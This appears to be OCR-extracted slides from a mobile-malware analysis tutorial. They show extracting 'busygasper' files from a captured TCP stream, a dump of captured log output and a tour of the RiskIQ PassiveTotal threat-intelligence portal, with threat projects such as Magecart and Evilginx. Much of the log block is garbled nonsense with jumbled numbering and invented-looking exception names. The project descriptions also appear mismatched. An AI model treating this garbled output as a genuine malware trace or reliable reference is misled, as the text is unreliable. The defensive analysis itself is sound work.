
files transferred!




follow the TCP stream....



save in RAW format as a .zip





```
tor-m-kbala01:Desktop kristina.balaam$ unzip busygasper.zip -d busygasper
Archive:  busygasper.zip
  inflating: busygasper/lock
  inflating: busygasper/sdata
tor-m-kbala01:Desktop kristina.balaam$ ls busygasper
lock  sdata
tor-m-kbala01:Desktop kristina.balaam$
```

```

:d
24 526087837715 Cmp:##f
23 526087837706 Cmp:##f
25 526087837706 Cmp:##f
27 >>ENHANCEDPDU[1]Borunexception
20 526087837715 marj
46 526087837715 [MULTIPLICATIONBYZEROEXCEPTION: 0x0000000000000000]
48 526087837706 Cmp:##f
47 526087837706 Cmp:##f
48 526087837706 Cmp:##f
49 526087837715 Errno:0
42 526087837706 Cmp:##f
44 526087837706 Cmp:##f
43 526087837706 Cmp:##f
45 526087837715 Gobm:##f
47 526087837706 Cmp:##f
49 526087837715 Gobm:##f
38 526087837706 Cmp:##f
39 526087837715 USEBYREFERENCE
30 526087837706 Cmp:##f
31 526087837715 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
32 526087837706 Cmp:##f
34 526087837706 Createfd
33 >>ConnectInfd
35 >>Send fd:#3
37 >>ConnectInfd
39 >>Send fd:#3
52 526087837706 Connection
58 526087837706 ENCL:Label and nullpointerexception
51 526087837706 No connect:T
52 526087837706 Cmp:##f
52 526087837706 E12:Label and ConnectException: failed to connect to \SST\A\T\TCP port 7805T: connect failed: ENETUNREACH (Network is unreachable)
54 526087837706
53
55 526087837706
57 526087837706 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
59 526087837706 #0000 20K 3C 2 CD 4S
51 526087837706 Cmp:##f##f##f
58 526087837706 Errno:0
52 526087837706 Cmp:##f
52 526087837706 Broken pipe
58 526087837706 EIOException: write failed: EPIPE (Broken pipe)
56 526087837706 Cmp:##f
52 526087837706
53 526087837706 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
55 526087837706 #0000 20K 3C 2 CD 4S
53 526087837706 Cmp:##f
54 526087837706 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
56 526087837706 #0000 20K 3C 2 CD 4S
54 526087837706 Cmp:##f
50 526087837706 ConnectionException: Cannot perform this operation because the connection has been closed.
58 526087837706 Createfd
5 526087837706 Mem none: 0000000000000000
2 526087837706 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
4 526087837706 EIOException: write failed: EPIPE (Broken pipe)
3 526087837706 TTY-0-TTY-1 TTY-2-TTY-3 TTY-4-TTY-5 TTY-6-TTY-7
5 526087837706 Cmp:##f
5 526087837706 Cmp:##f

```

Using RiskIQ to Investigate an IP/Domain

RiskIQ > PassiveTotal

"RiskIQ PassiveTotal™ expedites investigations by connecting internal activity, event, and incident indicator of compromise (IOC) artifacts to what is happening outside the firewall—external threats, attackers, and their related infrastructure."

<https://www.riskiq.com/products/passivetotal>

The screenshot shows the RiskIQ Community Edition homepage. On the left, a dark sidebar lists various features: Home, PassiveTotal Search (which is selected), Digital Footprint, Projects, Settings, LEARN (Demo, Help, Blog), FEEDBACK (Ideas Portal), DEVELOPERS (API, Python Client, Ruby Client, Rust Client), INTEGRATIONS (Splunk, IBM). The main content area has a blue header bar with a search bar containing "Discover" and "Search RiskIQ for Domains, Hosts, IPs, SSL Cert SHA-1, or Contact Email". Below the header, there are two main sections: "MY DIGITAL FOOTPRINTS" and "PROJECTS". The "MY DIGITAL FOOTPRINTS" section shows data for "lookout.com": High Alexa Rank (8), 291 Open Ports, 22 High CVE, and 1 Critical CVE. The "PROJECTS" section lists several threat intelligence projects:

- Accenture: SNAKEMACKEREL - Threat Campaign Likely Targeting NATO Members, Defense and Military Outlets (11)**
The following IOCs are associated with Magecart Group 4 infrastructure setup since our "Inside Mage...
Tags: accenture, apt28, snakemackerel
- Magecart Group 4: Never gone, simply advancing IOCs (88)**
The following IOCs are associated with Magecart Group 4 infrastructure setup since our "Inside Mage...
Tags: group 4, magecart, skimmer
- Evilginx in the wild: Targeted phishing attacks against Google accounts (7)**
This PT project contains the IOCs related to a targeted phishing attack in which the attackers used an ...
Tags: google, phishing, evilginx
- Unknown Adversary - Cobalt Strike infrastructure domains (12)**
The domains in this project are used by an unknown adversary for its Cobalt Strike infrastructure. Con...

On the right side, there are sections for "MY HISTORY" (listing recent digital footprints like 35.198.52.222, 216.58.193.78, forum.theme.desity.com, etc.) and "YOUR ACCOUNT" (PassiveTotal Community Edition usage statistics and upgrade options). A "FEATURED" sidebar on the right lists recent threat intelligence findings.

